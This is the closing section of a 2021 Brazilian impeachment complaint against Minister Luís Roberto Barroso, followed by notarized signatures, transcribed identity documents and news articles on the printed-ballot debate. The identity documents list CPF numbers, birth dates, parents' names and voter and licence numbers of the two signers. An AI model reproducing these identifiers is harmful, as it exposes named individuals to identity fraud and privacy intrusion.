Portanto, forte nesses argumentos, os Denunciantes entendem terem sido, supostamente, praticados pelo Denunciante as condutas previstas no artigo 39, itens 3 e 5, da Lei do Impeachment, o que exige do Senado Federal uma apuração aprofundada, de forma a reestabelecer a ordem constitucional e preservar as instituições da República brasileira.

V – DO PEDIDO


Diante dos graves fatos apresentados, os Denunciantes, com o apoio do Diretório Nacional do Partido Trabalhista Brasileiro – PTB, **requerem** o **recebimento** desta Denúncia, vez cumpridos todos os requisitos legais para a sua admissão, para que



seja dado o trâmite legal conforme determina a Lei do Impeachment, sendo apurados os fatos ora narrados, para que seja o Ministro Luís Roberto Barroso **condenado pela prática do crime de responsabilidade previsto no artigo 39, itens 3 e 5, da Lei do Impeachment** e, em consequência, seja **decretada a perda do cargo de Ministro do Supremo Tribunal Federal e que seja inabilitado para o exercício de função pública pelo prazo de oito anos**, conforme previsto no artigo 52, parágrafo único⁶, da Constituição Federal.

Termos em que espera deferimento.

Brasília – DF, 05 de agosto de 2021.


ROBERTO JEFFERSON MONTEIRO FRANCISCO
CPF nº 280.907.647-20


LUIZ GUSTAVO PEREIRA DA CUNHA
CPF nº 693.634.201-91

⁶ **Art. 52.** Compete privativamente ao Senado Federal: [...] **Parágrafo único.** Nos casos previstos nos incisos I e II, funcionará como Presidente o do Supremo Tribunal Federal, limitando-se a condenação, que somente será proferida por dois terços dos votos do Senado Federal, **à perda do cargo, com inabilitação, por oito anos**, para o exercício de função pública, sem prejuízo das demais sanções judiciais cabíveis.

4º OFÍCIO DE NOTAS - DF
EVALDO FEITOSA DOS SANTOS - TABELÃO TITULAR



CARTÓRIO ASA NORTE

SEPN QD 504, ED. MARIANNA, LOJA 108/114 - BRASÍLIA / DF
FONE: (61) 3038-2519, 3326-5234, 3338-2500 - (61) 99129.1003
cartorio@4oficiodenotas.com.br



RECONNECO e dou fe por SEMELHANÇA a(s) firma(s) de:

[0514160] - ROBERTO JEFFERSON MONTEIRO FRANCISCO
[0441146] - LUIZ GUSTAVO PEREIRA DA CUNHA

TJDF20210090612832AWLD e TJDF20210090612833JNFM

Selo: tjdf.jus.br - BSB, 05/08/2021 - 16:38:30

LAR-Tabelão: Evaldo Feitosa dos Santos

AROLD DE SOUZA ARAUJO



QUALQUER EMENDA OU RASURA INVALIDARÁ O DOCUMENTO

Aroldo de Souza Araújo
4º Ofício de Notas do DF
Escritório Autorizado

REPUBLICA FEDERATIVA DO BRASIL
MINISTERIO DA INFRAESTRUTURA
DEPARTAMENTO NACIONAL DE TRANSPORTES
CARTEIRA NACIONAL DE HABILITACAO

VALIDA EM TODO O TERRITORIO NACIONAL
1942006386

VALIDA

NOME
ROBERTO JEFFERSON MONTEIRO FRANCISCO

DOC. IDENTIDADE / ORG. EMISSOR / UF
812137511IFRRJ

CPF
280.907.647-20

DATA NASCIMENTO
14/06/1953

FILIAÇÃO
ROBERTO FRANCISCO
NEUSA DALVA MONTEIRO FRANCISCO

PERMISSÃO
ACC
CAT. HAB.
AB

Nº REGISTRO
00648514169

VALIDADE
17/10/2022

1ª HABILITAÇÃO
22/09/1971

OBSERVAÇÕES
A

ASSINATURA DO PORTADOR

LOCAL
TRES RIOS, RJ

DATA EMISSÃO
18/10/2019

ASSINATURA DO EMISSOR

64066568080
RJ920154379

RIO DE JANEIRO

PROIBIDO PLASTIFICAR
1942006386

 **TÍTULO ELEITORAL**

NOME DO ELEITOR
ROBERTO JEFFERSON MONTEIRO FRANCISCO


DATA DE NASCIMENTO **14/06/1953** Nº INSCRIÇÃO **14950388** D.V. **003** ZONA **003** SEÇÃO **0112**

MUNICÍPIO / UF **RIO DE JANEIRO/RJ** DATA DE EMISSÃO **29/09/2003**

JUIZ ELEITORAL
Adolpho C. de Andrade Mello Jr.

REPÚBLICA FEDERATIVA DO BRASIL

POLEGAR DIREITO



ASSINATURA OU IMPRESSÃO DIGITAL DO ELEITOR



JUSTIÇA ELEITORAL
TRIBUNAL SUPERIOR ELEITORAL
CERTIDÃO

Certifico que, de acordo com os assentamentos do Cadastro Eleitoral e com o que dispõe a Res.-TSE nº 21.823/2004, o(a) eleitor(a) abaixo qualificado(a) está QUITO com a Justiça Eleitoral na presente data .

Eleitor(a): **ROBERTO JEFFERSON MONTEIRO FRANCISCO**

Inscrição: **0000 1495 0388**

Zona: 040

Seção: 0116

Município: 58165 - COMENDADOR LEVY GASPARIAN

UF: RJ

Data de nascimento: 14/06/1953

Domicílio desde: 10/04/2019

Filiação: - NEUSA DALVA MONTEIRO FRANCISCO

- ROBERTO FRANCISCO

Ocupação declarada pelo(a) eleitor(a): ADVOGADO

Certidão emitida às 15:49 em 10/03/2021

Res.-TSE nº 21.823/2004:

O conceito de quitação eleitoral reúne a plenitude do gozo dos direitos políticos, o regular exercício do voto, salvo quando facultativo, o atendimento a convocações da Justiça Eleitoral para auxiliar os trabalhos relativos ao pleito, a inexistência de multas aplicadas, em caráter definitivo, pela Justiça eleitoral e não remitidas, excetuadas as anistias legais, e a regular prestação de contas de campanha eleitoral, quando se tratar de candidatos.

A plenitude do gozo de direitos políticos decorre da inoccorrência de perda de nacionalidade; cancelamento de naturalização por sentença transitada em julgado; interdição por incapacidade civil absoluta; condenação criminal transitada em julgado, enquanto durarem seus efeitos; recusa de cumprir obrigação a todos imposta ou prestação alternativa; condenação por improbidade administrativa; conscrição; e opção, em Portugal, pelo estatuto da igualdade.



Esta **certidão de quitação eleitoral** é expedida gratuitamente.

Sua autenticidade poderá ser confirmada na página do Tribunal Superior Eleitoral na Internet, no endereço: <http://www.tse.jus.br> ou pelo aplicativo e-Título, por meio do código:

OOMG.3RLT.3KB3.G7ØJ

* O literal Ø no código de validação representa o número 0 (zero).

TEM FÉ PÚBLICA EM TODO O TERRITÓRIO NACIONAL 04618266

USO OBRIGATÓRIO
IDENTIDADE CIVIL PARA TODOS OS FINS LEGAIS
(Art. 13 da Lei nº 8.906/94)



ASSINATURA DO PORTADOR



COAB

OBSERVAÇÕES

 **ORDEM DOS ADVOGADOS DO BRASIL**
CONSELHO SECCIONAL DO RIO DE JANEIRO
IDENTIDADE DE ADVOGADO

RECEBIDO: 137677

NOME
LUIZ GUSTAVO PEREIRA DA CUNHA

FILIAÇÃO
LUIZ ARNALDO PEREIRA DA CUNHA
ANALIA ROZA ALVAREZ PEREIRA DA CUNHA

NATURALIDADE
BRÁSILIA-DF

RG
1511519 - SSP-DF

PROADOR DE OBRAS E TECIDOS
SIM

DATA DE NASCIMENTO
25/07/1976

CPF
693.634.201-91

VIA
01 12/11/2008

ESPÉCIMO EM


WADIH NEMER DAMOUS FILHO
PRESIDENTE



JUSTIÇA ELEITORAL
TRIBUNAL SUPERIOR ELEITORAL
CERTIDÃO

Certifico que, de acordo com os assentamentos do Cadastro Eleitoral e com o que dispõe a Res.-TSE nº 21.823/2004, o(a) eleitor(a) abaixo qualificado(a) está QUITO com a Justiça Eleitoral na presente data .

Eleitor(a): **LUIZ GUSTAVO PEREIRA DA CUNHA**

Inscrição: **0108 8249 2097**

Zona: 018 Seção: 0124

Município: 97012 - BRASILIA

UF: DF

Data de nascimento: 25/07/1978

Domicílio desde: 28/05/1994

Filiação: - ANALIA ROZA ALVAREZ PEREIRA DA CUNHA

- LUIZ ARNALDO PEREIRA DA CUNHA

Ocupação declarada pelo(a) eleitor(a): ADVOGADO

Certidão emitida às 15:57 em 10/03/2021

Res.-TSE nº 21.823/2004:

O conceito de quitação eleitoral reúne a plenitude do gozo dos direitos políticos, o regular exercício do voto, salvo quando facultativo, o atendimento a convocações da Justiça Eleitoral para auxiliar os trabalhos relativos ao pleito, a inexistência de multas aplicadas, em caráter definitivo, pela Justiça eleitoral e não remetidas, excetuadas as anistias legais, e a regular prestação de contas de campanha eleitoral, quando se tratar de candidatos.

A plenitude do gozo de direitos políticos decorre da inoccorrência de perda de nacionalidade; cancelamento de naturalização por sentença transitada em julgado; interdição por incapacidade civil absoluta; condenação criminal transitada em julgado, enquanto durarem seus efeitos; recusa de cumprir obrigação a todos imposta ou prestação alternativa; condenação por improbidade administrativa; conscrição; e opção, em Portugal, pelo estatuto da igualdade.



Esta **certidão de quitação eleitoral** é expedida gratuitamente.

Sua autenticidade poderá ser confirmada na página do Tribunal Superior Eleitoral na Internet, no endereço: <http://www.tse.jus.br> ou pelo aplicativo e-Título, por meio do código:

SW4N.XY8Z.HM8Z.LBTH

Adoção do voto impresso representa retorno das fraudes no processo eleitoral, afirma Barroso em coletiva

Presidente do TSE advertiu que introdução da impressão do voto acarretará mais suspeitas de irregularidades e judicialização de resultados das eleições

21.06.2021 20:05



O presidente do Tribunal Superior Eleitoral (TSE), ministro Luís Roberto Barroso, afirmou em entrevista coletiva nesta segunda-feira (21) que o Tribunal adotará todas as medidas necessárias para implementar o voto impresso ainda nas Eleições Gerais de 2022, caso a **Proposta de Emenda Constitucional (PEC) nº 135/2019** seja aprovada pelo Congresso Nacional. Contudo, na visão do ministro, a adoção do voto impresso representa o retorno das fraudes no processo eleitoral.

Assista reportagem sobre a entrevista coletiva no Canal do TSE.

A entrevista ocorreu após a apresentação do sistema eletrônico de votação brasileiro aos membros da comissão temporária especial da Câmara dos Deputados que discute a PEC, enquanto os parlamentares acompanhavam os servidores da Secretaria de Tecnologia da Informação do TSE nas dependências onde os programas da urna eletrônica são desenvolvidos e armazenados.

Barroso afirmou que toda iniciativa de investigação por parte da Polícia Federal para o levantamento de possíveis denúncias de fraude nas eleições anteriores será acolhida pelo TSE, conforme o protocolo normal adotado pelo Poder Judiciário para esses casos.

Segundo o ministro, é de interesse do TSE receber de qualquer cidadão algum elemento relativo à ocorrência de fraude que seja relevante para o processo eleitoral. Ele ressaltou, no entanto, que, até o momento – 25 anos após a implementação do voto eletrônico no país –, jamais se registrou um caso de fraude eleitoral que fosse documentado e comprovado.

Quanto às suspeitas de fraude nas Eleições Gerais de 2018, que frequentemente são levantadas pelo presidente da República, Jair Bolsonaro, o ministro Barroso destacou que ainda aguarda a apresentação das provas dessas fraudes para que o TSE possa atuar institucionalmente para apurá-las.

“Eu sou juiz, e o Tribunal Superior Eleitoral é um tribunal. Nós lidamos com fatos e com provas. Qualquer cidadão que tenha alguma prova de que houve fraude no processo eleitoral tem o dever cívico de encaminhar ao TSE, e nós vamos apurá-la. Fora isso, é retórica política, palavras ao vento”, observou.

Para o presidente do TSE, o emprego do termo “voto auditável” à proposta do voto impresso é equivocado. Barroso afirmou que o voto eletrônico no formato adotado no país já é inteiramente auditável, como foi demonstrado aos deputados no evento de hoje. Segundo ele, a implementação do voto impresso seria, na verdade, o advento do “voto fraudável”, e, dessa forma, o ministro disse esperar que o Plenário da Câmara dos Deputados não o aprove.

“Ninguém ache que se está criando um novo mecanismo de auditoria. Está se criando um argumento para potencializar o risco de fraude”, advertiu.

Luís Roberto Barroso lembrou o extenso histórico de ocorrência de fraudes em eleições no Brasil para reafirmar que a reintrodução da interferência humana na apuração dos votos vai, no fim das contas, abrir flancos para que se conteste judicialmente o resultado das eleições.

“O voto impresso vai potencializar o discurso de fraude. E vão pedir, como já se pediu aqui, a contagem pública de 150 milhões

O Portal do TSE coleta dados (IP, acesso a links, sistema operacional e navegador), por meio de cookies ou dos navegadores. A coleta é para cumprir obrigação legal, permitir a melhor navegação ou para fins estatísticos. Para saber mais, acesse nossa [Política de Privacidade](#).

Leia mais:

21.06.2021 – [**Presidente do TSE abre evento de apresentação do sistema eletrônico de votação a parlamentares**](#)

RÁDIO

TV

CAMPANHAS

Notícias em destaque



Registro Digital do Voto permite recontagem e amplia transparência do processo eleitoral

Antes do início da votação, zerésima comprova que não há nenhum voto na urna eletrônica

Boletim de Urna traz o resultado impresso da seção de votação

O caminho do voto: o que acontece depois que você aperta o botão "Confirma"?

Contato

[Quem somos](#)

 [Mapa do site](#)

O Portal do TSE coleta dados (IP, acesso a links, sistema operacional e navegador), por meio de cookies ou dos navegadores. A coleta é para cumprir obrigação legal, permitir a melhor navegação ou para fins estatísticos. Para saber mais, acesse nossa [**Política de Privacidade**](#).

Ciente

amazonasatual.com.br

A ministros do STF, presidentes de partidos declaram ser contra voto impresso

Murilo Rodrigues

4-6 minutos



Voto eletrônico foi pauta em reunião de ministros do [STF](#) e deputados (Foto: Roberto Jayme/[TSE](#))

Por Mônica Bergamo, da Folhapress

SÃO PAULO – Os ministros do [STF](#) (Supremo Tribunal Federal) Alexandre de Moraes, Gilmar Mendes e Dias

Toffoli se reuniram em café da manhã nesta quarta-feira com lideranças partidárias, que expressaram a eles seu apoio ao voto eletrônico e refutaram a adoção de medidas para viabilizar o voto impresso em 2022.

Participaram do encontro os deputados Luciano Bivar (PSL-PE) e Baleia Rossi (MDB-SP), Gilberto Kassab (PSD), o deputado e ex-presidente da Câmara Rodrigo Maia (sem partido), Valdemar Costa Neto (PL) e Luís Tibé (Avante).

Os presidentes do DEM, ACM Neto, e do PSDB, Bruno Araújo, participaram pelo telefone. O PP, por sua vez, foi representado pela deputada Magarate Coelho (PP-PI) e o Republicanos, por Márcio Marinho (Republicanos-BA).

Os parlamentares falaram em confiança plena no sistema eleitoral brasileiro e disseram que vão trabalhar “para matar” a discussão sobre o voto impresso na comissão especial que analisa seu mérito.

Durante o encontro, o ministro Alexandre Moraes destacou que as urnas são seguras e auditáveis – as chances de fraudes, quase nula.

Após o café da manhã, a comitiva de deputados se reuniu com o [atual](#) presidente do Tribunal Superior Eleitoral ([TSE](#)), Luís Roberto Barroso, para discutir a mesma pauta.

Sem apoio mínimo assegurado no plenário da Câmara dos Deputados, a PEC (Proposta de Emenda à Constituição) que trata do voto impresso corre o risco de

ir direto para a gaveta do presidente da Câmara, Arthur Lira (PP-AL). A medida é uma bandeira do bolsonarismo, embora nunca tenha havido suspeita concreta de fraude nas urnas eletrônicas.

Na segunda-feira (28), o bolsonarista Filipe Barros (PSL-PR), autor do relatório, deu voto favorável à impressão em papel de comprovante do voto dado na urna eletrônica, que seria mantida nas eleições.

Oposição e aliados do governo pediram vista do relatório, o que significa o adiamento da discussão e da votação por duas sessões de plenário.

Depois do colegiado, o texto poderia ser votado em plenário. Isso esbarra, porém, na oposição já manifestada por pelo menos 11 partidos à mudança no sistema de votação no país.

Conforme revelou o jornal Folha de S.Paulo, no último sábado (26) as legendas discutiram o sistema eleitoral em uma reunião virtual e se colocaram contra a proposta, bandeira de Bolsonaro. A união contou com atuação do ministro Alexandre de Moraes nos bastidores.

Com o apelo de Moraes, os presidentes se dividiram para buscar seus pares e chegaram ao time composto por partidos de posições variadas no espectro político, incluindo aliados de Bolsonaro: PSDB, MDB, PP, DEM, Solidariedade, PL, PSL, Cidadania, Republicanos, PSD e Avante.

Moraes será o presidente do [TSE](#) nas eleições de 2022.

No sábado (26), ele disse ao podcast “Supremo na Semana” que a implementação do voto impresso não contribui para a democracia.

Ele também afirmou que essa mudança pode colocar em risco o sigilo da votação, o que o Supremo decidiu em 2020, argumento apresentado também aos presidentes de partidos na segunda (21).

Para aprovar uma PEC, são necessários ao menos 308 votos na Câmara e 49 no [Senado](#), em votação em dois turnos. Para valer para as eleições de 2022, a proposta teria que ser promulgada até o início de outubro.

Ou seja, ainda que bolsonaristas e outros defensores da medida votem a favor da PEC em plenário, a proposta, hoje, teria poucas chances de passar. Lira, na avaliação de aliados, só colocaria o texto em votação caso percebesse que há apoio suficiente para aprová-lo.

jornaldebrasil.com.br

Alexandre de Moraes trabalhou para unir partidos contra voto impresso, diz site

Por Redação Jornal de Brasília

2 minutos

O ministro do Supremo Tribunal Federal, Alexandre de Moraes, teria trabalhado para unir presidentes de partidos contra o voto impresso. É o que informa a coluna Painei, do jornal Folha de S.Paulo.

De acordo com a publicação, na segunda-feira (21), Moraes participou de um jantar com Bruno Araújo (PSDB), Paulinho da Força (Solidariedade), Baleia Rossi (MDB) e Orlando Silva (PC do B). No encontro, o ministro disse que seria melhor evitar que a questão do voto impresso chegasse ao STF para que não houvesse desgaste entre a Corte e o presidente Jair Bolsonaro.

Após o pedido, os líderes conseguiram reunir contra o voto impresso as seguintes siglas: PSDB, MDB, PP, DEM, Solidariedade, PL, PSL, Cidadania, Republicanos, PSD e Avante.

A questão tem dividido líderes de diversos poderes. O presidente do Senado, Rodrigo Pacheco (DEM-MG),

declarou na semana passada ao site Jota que, “se houver viabilidade técnica e operacional” para implantação do sistema de voto impresso, “é perfeitamente possível nós admitirmos”. Pacheco ressaltou, contudo, que confia no atual sistema eleitoral no Brasil.

[terra.com.br](https://www.terra.com.br)

Bolsonaro acusa STF de articular rejeição de voto impresso

ricardobrito

4-6 minutos

Sem citar nomes ou apresentar provas, o presidente Jair Bolsonaro acusou nesta quinta-feira três ministros do Supremo Tribunal Federal (STF) de estarem articulando a derrubada da proposta em tramitação na Câmara dos Deputados que prevê a impressão do comprovante do voto das urnas eletrônicas.



Presidente Jair Bolsonaro durante cerimônia no Palácio do Planalto 29/06/2021 REUTERS/Adriano Machado

Foto: Reuters

"Tem uma articulação de três ministros do Supremo para não ter o voto auditável. Se não tiver, eles vão ter que apresentar uma maneira de termos eleições limpas. Se não tiver, vamos ter problemas no ano que vem. Eu estou me antecipando a problemas no ano que vem", disse.

"O voto auditável vai (sic) ter a certeza em quem o povo votar vai ser eleito. Como está aí, a fraude está escancarada e não vai ser só para presidente não, vai ser para governador, senador, fraude. Então se tem três do Supremo articulando para não ter o voto impresso, porque que eles estão preocupados com a judicialização", emendou.

Procurado por meio de sua assessoria, o Supremo informou que não vai comentar as declarações de Bolsonaro.

Segundo o presidente, se o Congresso promulgar a proposta de emenda à Constituição, "vai ter voto impresso" na eleição do ano que vem.

Os três ministros do STF que compõem o Tribunal Superior Eleitoral (TSE) --o presidente da corte eleitoral, Luís Roberto Barroso, Edson Fachin e Alexandre de Moraes-- já manifestaram publicamente ressalvas à proposta do voto impresso.

A despeito da fala de Bolsonaro da suposta articulação do TSE, dirigentes de 11 partidos políticos --entre eles alguns que apoiam o governo-- também se posicionaram contrários à iniciativa.

LULA NA FRAUDE

Em conversa com apoiadores transmitida pelas redes sociais, Bolsonaro também disse que quer "eleições limpas" e acusou, novamente sem provas, que o ex-presidente Luiz Inácio Lula da Silva --que tem aparecido como favorito para a sucessão de 2022 nas pesquisas-- saiu da cadeia por decisão do STF para se eleger "na fraude".

"Então nós queremos eleições limpas no ano que vem, porque tiraram o Lula da cadeia, tornaram ele elegível para ser presidente na fraude. Isso não vai acontecer", ressaltou.

Bolsonaro disse que, se a articulação para evitar o avanço do voto impresso prosperar, os três ministros do terão de "inventar" uma maneira de ter eleições confiáveis.

"Agora se essa articulação prosperar, esses três vão ter que inventar uma outra maneira de termos eleições confiáveis, com contagem pública de votos. Caso contrário, vamos ter problemas ano que vem no Brasil", disse.

"Não adianta vir com argumentozinho que é muito caro, dinheiro tem, já está arranjado dinheiro para comprar as impressoras", avisou ele.

Bolsonaro tinha dito que iria mandar o ministro da Economia, Paulo Guedes, arranjar recursos para implementar a impressão dos votos das urnas eletrônicas.

O TSE já estimou essa alteração em pelo menos 2 bilhões de reais.

Constantemente Bolsonaro coloca em dúvida a lisura da votação eletrônica no Brasil, que o elegeu deputado por várias vezes e presidente em 2018. Ele chegou a afirmar ter provas de fraude na eleição daquele ano, alegando que teria vencido o pleito no primeiro turno, e, apesar de dizer que apresentaria essas alegadas evidências, nunca o fez.

Apesar das acusações constantes de Bolsonaro contra o sistema de votação, desde a adoção da urna eletrônica em 1996 nunca foi comprovada qualquer fraude nas eleições realizadas desde então. Além disso, também ao contrário do que frequentemente afirma o presidente, a votação eletrônica é sim auditável, conforme já esclareceu por diversas a Justiça Eleitoral.



Reuters - Esta publicação inclusive informação e dados são de propriedade intelectual de Reuters. Fica expresamente proibido seu uso ou de seu nome sem a prévia autorização de Reuters. Todos os direitos reservados.

[gazetadopovo.com.br](https://www.gazetadopovo.com.br)

Os ministros do Supremo e o voto impresso

Marcio Antonio Campos

6-8 minutos

×

Sua leitura

O Sua Leitura indica o quanto você está informado sobre um determinado assunto de acordo com a profundidade e contextualização dos conteúdos que você lê. Nosso time de editores credita 20, 40, 60, 80 ou 100 pontos a cada conteúdo – aqueles que mais ajudam na compreensão do momento do país recebem mais pontos. Ao longo do tempo, essa pontuação vai sendo reduzida, já que conteúdos mais novos tendem a ser também mais relevantes na compreensão do noticiário. Assim, a sua pontuação nesse sistema é dinâmica: aumenta quando você lê e diminui quando você deixa de se informar. Neste momento a pontuação está sendo feita somente em conteúdos relacionados ao governo federal.

[Fechar](#)

A matéria que você está lendo agora **+0**

Informação faz parte do exercício da cidadania. Aqui você

vê quanto está bem informado sobre o que acontece no governo federal.

Que tal saber mais sobre esse assunto?



Presidentes de 11 partidos sinalizaram ao presidente do TSE, ministro Luís Roberto Barroso, que suas bancadas irão votar contra a PEC do Voto Impresso. | Foto: Abdias Pinheiro/SECOM/TSE

Faz algum sentido que magistrados que podem vir a ter de julgar a constitucionalidade de um determinado tema tenham se reunido com líderes partidários sobre este mesmo assunto, especialmente quando no encontro em

questão discutiu-se uma [articulação para barrar um projeto de lei](#)? Pois foi exatamente isso o que ocorreu em relação à PEC do [voto impresso](#), que tramita no Congresso Nacional. No dia 30 de junho, presidentes e líderes de uma dezena de partidos – incluindo o [Centrão](#), que teoricamente forma a base de apoio do presidente [Jair Bolsonaro](#) – se encontraram com quatro ministros do [Supremo](#): primeiramente, com [Alexandre de Moraes](#) (que também é membro do [Tribunal Superior Eleitoral](#)), [Gilmar Mendes](#) e [Dias Toffoli](#); depois, com [Luís Roberto Barroso](#), que é presidente do TSE.

A PEC, que tem [parecer favorável](#) do relator [Filipe Barros](#) (PSL-PR) e deve ser [votada em comissão especial na quinta-feira](#), prevê a impressão de um comprovante, em conjunto com a votação eletrônica normal, o que permitiria, segundo os defensores da proposta, que a contagem pudesse ser conferida, proporcionando maior segurança aos resultados. Não é nosso objetivo aqui analisar a questão do voto impresso ou auditável; sabemos haver [bons argumentos de ambos os lados](#), mas vemos com preocupação a crescente tendência de deslegitimação do processo eleitoral, que pode levar a consequências desastrosas para a democracia. A questão é o envolvimento dos ministros do STF nesse tipo de discussão com líderes partidários.

O dever de imparcialidade dos magistrados exige que eles mantenham toda a distância possível de articulações que competem exclusivamente às forças políticas no

parlamento

Em junho, na Câmara dos Deputados, Barroso afirmou que “se [o voto impresso] vier, nós cumpriremos”. A fala, no entanto, pode ser lida como a mera afirmação de que a mudança teria de ser acatada pela corte eleitoral. No entanto, o ministro também compõe a corte suprema, e o fato de ser um crítico contumaz do voto impresso, já tendo se pronunciado contra sua adoção em diversas ocasiões (inclusive na mesma fala aos deputados), o coloca em uma posição muito questionável caso o tema venha a ser judicializado – como certamente será, em caso de aprovação.

O dever de imparcialidade dos magistrados – mesmo os que fazem parte do TSE, como Barroso e Moraes – exige que eles mantenham toda a distância possível de articulações que competem exclusivamente às forças políticas no parlamento. Mesmo se admitindo (já que o conteúdo exato das conversas não foi divulgado) que eles simplesmente foram chamados pelos líderes partidários para ouvir um compromisso já acertado pela derrubada da PEC do Voto Impresso, já estamos diante de uma mistura nada saudável entre poderes; e, caso os ministros tenham se envolvido ativamente na tentativa de influenciar os partidos, estaríamos diante de um cenário extremamente preocupante, de juízes se portando como agentes políticos, extrapolando completamente as funções do Judiciário, que, em uma democracia saudável, só atua quando provocado, dentro do âmbito dos

processos judiciais.

Veja Também:

-

[Voto impresso auditável: por eleições confiáveis, livres e justas \(artigo de Caroline de Toni, publicado em 18 de maio de 2021\)](#)

-

[Salto para o passado \(artigo de Eduardo Faria Silva, publicado em 18 de maio de 2021\)](#)

-

[Flavio Gordon: A Eleição do Fim do Mundo](#)

O envolvimento da corte eleitoral nas discussões sobre o voto eletrônico ou impresso é necessário – afinal, trata-se dos que organizam o pleito. Mas as informações necessárias para que os parlamentares tomem as decisões que acharem mais adequadas podem, por exemplo, ser fornecidas pela área técnica do TSE; e, quanto à articulação política, que seja feita única e exclusivamente entre os políticos, sem envolver juízes, muito menos ministros da suprema corte. Nestes tempos em que se [enxerga suspeição onde ela não existe](#), e [onde as suspeições reais acabam varridas sob o tapete](#), os ministros do Supremo apenas arriscam ainda mais sua credibilidade ao tomar parte em encontros como o de 30 de junho.

Receba Nossas Notícias

NewsletterNo Celular

Receba nossas newsletters

Ao se cadastrar em nossas newsletters, você concorda com os nossos [Termos de Uso](#).

Receba nossas notíciasno celular



[WhatsApp](#)



-

[Telegram](#)

WhatsApp: As regras de privacidade dos grupos são definidas pelo WhatsApp. Ao entrar, seu número pode ser visto por outros integrantes do grupo.

1. [Gazeta do Povo](#)
2. [Opinião](#)
3. [Editoriais](#)
4. [Os ministros do Supremo e o voto impresso](#)

[cnnbrasil.com.br](https://www.cnnbrasil.com.br)

Presidentes de partidos se reúnem com Alexandre de Moraes contra voto impresso

Thais Arbex

3-4 minutos



Protótipo de urna eletrônica com impressora acoplada

Foto: Nelson Jr./TSE

Dias depois de dar início a um movimento coletivo contra a adoção de medidas para o voto impresso nas eleições brasileiros, presidentes de partidos, entre os quais legendas aliadas ao governo [Jair Bolsonaro](#), se reuniram na manhã desta quarta-feira (30) com os ministro do [STF](#) ([Supremo Tribunal Federal](#)) [Alexandre de Moraes](#) para

discutir uma maneira de o assunto ser definido pelo Congresso, evitando a judicialização do tema. A convite de Moraes, que presidirá o TSE (Tribunal Superior Eleitoral) nas eleições de 2022, o ministro Gilmar Mendes também participou da conversa.

Segundo relatos feitos à CNN, um dos caminhos defendidos no encontro foi o aumento do número de urnas eletrônicas que hoje passam por teste de integridade. Hoje, segundo o TSE, cerca de cem urnas passam pelo processo de verificação sobre a segurança do processo eleitoral. A ideia seria aumentar para 1000.

O teste de integridade é feito na véspera da eleição em todo o país, quando um grupo de voluntários vota tanto de forma eletrônica como impressa. No final, os resultados são conferidos. O processo é acompanhado por uma empresa de auditoria independente. A proposta é que a testagem seja também acompanhada por integrantes de partidos.

A CNN apurou que 10 partidos participaram do encontro em Brasília: Paulo Pereira da Silva, do Solidariedade; Luciano Bivar, do PSL; Baleia Rossi, do MDB; Gilberto Kassab, do PSD; Valdemar Costa Neto, do PL; Luís Tibé, do Avante. Os presidentes do DEM, ACM Neto, e do PSDB, Bruno Araújo, participaram pelo telefone.

O PP, de Ciro Nogueira, e o Republicanos, de Marcos Pereira, foram representados, respectivamente, pelos deputados Margarete Coelho (PP-PI) e Márcio Marinho (Republicanos-BA). O ex-presidente da Câmara Rodrigo

Maia também esteve no encontro.

A reunião acontece no momento em que esses partidos têm feito um movimento para impedir o avanço da PEC (Proposta de Emenda à Constituição) do voto impresso na comissão especial da Câmara. Na segunda-feira (28), o deputado Filipe Barros (PSL-PR) apresentou parecer favorável à proposta que exige a impressão de um comprovante do voto nas eleições para checagem do resultado. Houve um pedido de vista coletivo, o que adiou a votação do relatório.

A articulação desses partidos, que já teriam maioria para derrotar a proposta no plenário da Câmara, tem como objetivo encerrar a discussão ainda na comissão especial. Por se tratar de uma PEC, são necessários 308 votos favoráveis dos 513 deputados.

revistaoeste.com

Moraes articulou-se por união de partidos contra o voto auditável

3-4 minutos

O ministro do [Supremo Tribunal Federal \(STF\)](#) Alexandre de Moraes atuou nos bastidores para consolidar a união de 11 partidos contra o voto auditável, informou nesta segunda-feira, 28, o jornal *Folha de S.Paulo*. A ideia é não provocar um novo confronto entre a Corte e o presidente Jair Bolsonaro. Conforme noticiou a Revista [Oeste](#), siglas se uniram com a finalidade de barrar no Congresso Nacional a Proposta de Emenda à Constituição (PEC) que permite a auditoria das urnas. Atualmente, a PEC tramita na Comissão de Constituição e Justiça e de Cidadania da Câmara.

A articulação de Moraes iniciou-se na segunda-feira 21, segundo a publicação. Durante um jantar, Moraes pediu a Bruno Araujo (PSDB), Paulinho da Força (Solidariedade), Baleia Rossi (MDB) e Orlando Silva (PCdoB) que a questão não chegasse ao STF. No *podcast Supremo na Semana*, o magistrado atacou a impressão do comprovante do voto. Segundo ele, a medida não contribui para a democracia. “Até agora, não apresentaram uma única fraude”, afirmou, no programa,

ao mencionar que a discussão é uma oportunidade para o Tribunal Superior Eleitoral.

Especialista levanta dúvidas sobre o *software* das urnas

Amílcar Brunazo, engenheiro especialista em segurança de dados e voto eletrônico, afirmou que a confiabilidade das urnas eleitorais é duvidosa. De acordo com ele, o equipamento pode ser objeto de fraude. “O *software* é desenvolvido no **TSE** seis meses antes das eleições, compilado com 15 dias de antecedência, transmitido por internet pelos tribunais regionais e por cartórios, e gravado num *flashcard*”, explicou Brunazo, no mês passado, durante audiência pública em comissão especial da Câmara dos Deputados.

“A equipe do professor Diego Aranha, dentro do TSE, mostrou ser possível pegar esse cartão, inserir nele um código espúrio, que não foi feito pelo TSE, e colocar na urna eletrônica”, salientou o especialista, ao mencionar que os brasileiros acabam tendo de confiar no servidor que vai pôr o dispositivo na máquina. “Muitas vezes é um profissional terceirizado. Realmente, o processo eleitoral brasileiro depende da confiança de todos os funcionários envolvidos. Isso é um equívoco”, lamentou Brunazo.

Leia também: [“O que você precisa saber sobre o voto impresso”](#), reportagem publicada na Edição 54 da **Revista Oeste**

FOLHA DE S.PAULO



Painei (/colunas/painei/)

Editado por Camila Mattoso, espaço traz notícias e bastidores da política. Com Fabio Serapião e Guilherme Seto.



União de 11 partidos contra voto impresso teve atuação de Alexandre de Moraes nos bastidores

Ministro do STF disse a presidentes de siglas que seria melhor que a corte não tivesse mais um confronto com Bolsonaro

